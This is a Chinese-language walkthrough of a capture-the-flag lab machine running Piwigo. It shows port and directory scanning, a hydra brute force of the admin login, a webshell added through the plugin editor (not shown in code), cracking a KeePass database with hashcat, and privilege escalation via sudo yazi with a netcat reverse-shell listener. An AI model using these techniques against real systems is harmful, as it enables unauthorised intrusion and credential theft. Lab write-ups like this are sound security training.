

群友靶机-Piwigo-Tuf

信息收集

```
(kali㉿kali)-[~/Desktop/maze-sec/Piwigo]
└─$ sudo nmap -p- --open -Pn -n 10.0.2.46 -oA ports
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 05:51 -0400
Nmap scan report for 10.0.2.46
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:8D:4D:9A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```

```
(kali㉿kali)-[~/Desktop/maze-sec/Piwigo]
└─$ dirsearch -u http://10.0.2.46
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _ _ _ _ _|. v0.4.3
(_|||_) (/_(|||(_|)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/maze-sec/Piwigo/reports/http_10.0.2.46/_26-03-22_05-51-39.txt

Target: http://10.0.2.46/

```
[05:51:39] Starting:
[05:51:40] 403 - 312B - /.ht_wsr.txt
[05:51:40] 403 - 312B - /.htaccess.bak1
[05:51:40] 403 - 312B - /.htaccess.save
[05:51:40] 403 - 312B - /.htaccess.orig
[05:51:40] 403 - 312B - /.htaccess.sample
[05:51:40] 403 - 312B - /.htaccess_extra
[05:51:40] 403 - 312B - /.htaccess_orig
[05:51:40] 403 - 312B - /.htaccess_sc
[05:51:40] 403 - 312B - /.htaccessBAK
[05:51:40] 403 - 312B - /.htaccessOLD
[05:51:40] 403 - 312B - /.htaccessOLD2
[05:51:40] 403 - 312B - /.html
```

```

[05:51:40] 403 - 312B - /.htm
[05:51:40] 403 - 312B - /.htpasswd
[05:51:40] 403 - 312B - /.httr-oauth
[05:51:40] 403 - 312B - /.htpasswd_test
[05:51:49] 403 - 312B - /cgi-bin/alstats/aldisp.cgi
[05:51:49] 403 - 312B - /cgi-bin/
[05:51:49] 403 - 312B - /cgi-bin/awstats.pl
[05:51:49] 403 - 312B - /cgi-bin/awstats/
[05:51:49] 403 - 312B - /cgi-bin/htmlscript
[05:51:49] 403 - 312B - /cgi-bin/imagemap.exe?2,2
[05:51:49] 403 - 312B - /cgi-bin/index.html
[05:51:49] 403 - 312B - /cgi-bin/htimage.exe?2,2
[05:51:49] 403 - 312B - /cgi-bin/login.cgi
[05:51:49] 403 - 312B - /cgi-bin/login.php
[05:51:49] 403 - 312B - /cgi-bin/mt-xmlrpc.cgi
[05:51:49] 403 - 312B - /cgi-bin/login
[05:51:49] 403 - 312B - /cgi-bin/mt/mt-xmlrpc.cgi
[05:51:49] 403 - 312B - /cgi-bin/mt/mt.cgi
[05:51:49] 403 - 312B - /cgi-bin/mt.cgi
[05:51:49] 403 - 312B - /cgi-bin/mt7/mt-xmlrpc.cgi
[05:51:49] 403 - 312B - /cgi-bin/php.ini
[05:51:49] 403 - 312B - /cgi-bin/printenv
[05:51:49] 403 - 312B - /cgi-bin/mt7/mt.cgi
[05:51:49] 403 - 312B - /cgi-bin/ViewLog.asp
[05:51:49] 403 - 312B - /cgi-bin/printenv.pl
[05:51:49] 403 - 312B - /cgi-bin/test-cgi
[05:51:49] 403 - 312B - /cgi-bin/test.cgi
[05:52:03] 403 - 312B - /server-status
[05:52:03] 403 - 312B - /server-status/
[05:52:04] 200 - 5KB - /piwigo/

```

锁定piwigo

```

└─(kali㉿kali)-[~/Desktop/maze-sec/Piwigo]
└─$ hydra -l admin -P 5000.txt -e nsr 10.0.2.46 http-post-form
'/piwigo/identification.php:username='^USER'^&password='^PASS'^&redirect=&login=%E6%8F%90%E4%BA%A4:用户名或密码无效! '
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 06:11:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5003 login tries (l:1/p:5003),
~313 tries per task
[DATA] attacking http-post-
form://10.0.2.46:80/piwigo/identification.php:username='^USER'^&password='^PASS'^&redirec
t=&login=%E6%8F%90%E4%BA%A4:用户名或密码无效!
[80][http-post-form] host: 10.0.2.46 login: admin password: killer
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-22 06:11:18

```

OffSec

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

主页 / Maze / image0082/23







上传于 星期二 10 三月 2026
相册 Maze
访问量 2
图片对谁可见 每个人




随便找个图片 点编辑



进到后台 启用插件



加个webshell



执行成功

提权

```
Piwigo:/opt$ ls -la /opt
ls -la /opt
total 12
drwxr-xr-x  2 root    root    4096 Mar  9 00:09 .
drwxr-xr-x 21 root    root    4096 Mar 10 22:56 ..
-rw-r--r--  1 root    root    1461 Mar  9 00:09 my_database.kdbx
```

opt下面有个kdbx文件

整个新版的[keepass2john](#)

```
(kali㉿kali)-[~/Desktop/maze-sec/Piwigo]
└─$ python keepass.py my_database.kdbx
my_database.kdbx<SHOULD_BE_REMOVED_INCLUDING_COLON>:$keepass$*4*14*ef636ddf*67108864*
19*2*b52178a734d0b577423679d02ab37dd17cb6781861d216c7d32d52c354ab2123*7839e86543e0449
b3d6cc46b95b4bbab7d519c7eb01d9cf59d64d82f6ab1a15f*03d9a29a67fb4bb50000040002100000003
1c1f2e6bf714350be5805216afc5aff0304000000010000000420000000b52178a734d0b577423679d02a
b37dd17cb6781861d216c7d32d52c354ab2123071000000090ba3750281556cb96fea4c43545a9760b8b0
0000000014205000000245555494410000000ef636ddf8c29444b91f7a9a403e30a0c0501000000490800
000000e00000000000000005010000004d0800000000000040000000004010000005004000000020000004
20100000053200000007839e86543e0449b3d6cc46b95b4bbab7d519c7eb01d9cf59d64d82f6ab1a15f04
01000000560400000013000000000040000000d0a0d0a*cec0713f583979307e358e7cfd1fa7c80c4bb2
c61a7284d83f70de0228d03d29
```

```
(kali㉿kali)-[~/Desktop/maze-sec/Piwigo]
└─$ hashcat -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode
```

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

```
=====
=====
* Device #01: cpu-haswell-AMD Ryzen 9 7945HX with Radeon Graphics, 6974/13949 MB
(2048 MB allocatable), 8MCU
```

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

34300 | KeePass (KDBX v4) | Password Manager

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-DimensionY-LOOP

Watchdog: Temperature abort trigger set to 90c

* Device #1: This system does not offer any reliable method to query actual free memory. Estimated base: 7313451008

Assuming normal desktop activity, reducing estimate by 34%: 4826877665

This can hurt performance drastically, especially on memory-heavy algorithms.

You can adjust this percentage using `--backend-devices-keepfree`

Host memory allocated for this attack: 512 MB (11254 MB free)

Dictionary cache hit:

* Filename.: /usr/share/wordlists/rockyou.txt

* Passwords.: 14344385

* Bytes.....: 139921507

* Keyspace.: 14344385

\$keepass\$*4*14*ef636ddf*67108864*19*2*b52178a734d0b577423679d02ab37dd17cb6781861d216c7d32d52c354ab2123*7839e86543e0449b3d6cc46b95b4bbab7d519c7eb01d9cf59d64d82f6ab1a15f*03d9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff0304000000010000000420000000b52178a734d0b577423679d02ab37dd17cb6781861d216c7d32d52c354ab2123071000000090ba3750281556cb96fea4c43545a9760b8b0000000014205000000245555494410000000ef636ddf8c29444b91f7a9a403e30a0c050100000049080000000e000000000000005010000004d08000000000000400000000401000000500400000002000000420100000053200000007839e86543e0449b3d6cc46b95b4bbab7d519c7eb01d9cf59d64d82f6ab1a15f04010000005604000000130000000000040000000d0a0d0a*cec0713f583979307e358e7cfd1fa7c80c4bb2c61a7284d83f70de0228d03d29:monkey

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 34300 (KeePass (KDBX v4))

Hash.Target.....: \$keepass\$*4*14*ef636ddf*67108864*19*2*b52178a734d0b...d03d29

Time.Started.....: Sun Mar 22 07:12:52 2026 (3 secs)

Time.Estimated...: Sun Mar 22 07:12:55 2026 (0 secs)

Kernel.Feature...: Pure Kernel (password length 0-256 bytes)

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#01.....: 5 H/s (24.20ms) @ Accel:8 Loops:1 Thr:1 Vec:8

Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress.....: 16/14344385 (0.00%)

Rejected.....: 0/16 (0.00%)

Restore.Point....: 8/14344385 (0.00%)

Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:55-56

Candidate.Engine.: Device Generator

Candidates.#01...: 12345678 -> jessica

Hardware.Mon.#01.: Util: 58%

Started: Sun Mar 22 07:12:29 2026

Stopped: Sun Mar 22 07:12:56 2026

Runas and Command-specific defaults for sunflower:

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
```

User sunflower may run the following commands on Piwigo:

```
(ALL) NOPASSWD: /usr/bin/yazi
```

```
sunflower@Piwigo:~$ ls -la /usr/bin/yazi
```

```
-rwxr-xr-x  1 root    root      10992288 May 31  2025 /usr/bin/yazi
```

```
sunflower@Piwigo:~$ sudo /usr/bin/yazi -h
```

```
Usage: yazi [OPTIONS] [ENTRIES]...
```

Arguments:


[ENTRIES]... Set the current working entry

Options:

--cwd-file <CWD_FILE>	Write the cwd on exit to this file
--chooser-file <CHOOSER_FILE>	Write the selected files to this file on open
-fired	
--clear-cache	Clear the cache directory
--client-id <CLIENT_ID>	Use the specified client ID, must be a
globally unique number	
--local-events <LOCAL_EVENTS>	Report the specified local events to stdout
--remote-events <REMOTE_EVENTS>	Report the specified remote events to stdout
--debug	Print debug information
-V, --version	Print version
-h, --help	Print help

```
sunflower@Piwigo:~$ sudo /usr/bin/yazi
```

直接;执行命令



```
(kali㉿kali)-[~]
```

```
$ nc -lvnp 443
```

```
listening on [any] 443 ...
```

```
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.46] 37957
```

```
script -qc /bin/bash /dev/null
```

```
Piwigo:/home/sunflower# id
```

```
id
```

```
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout
),26(tape),27(video)
Piwigo:/home/sunflower#
```

结束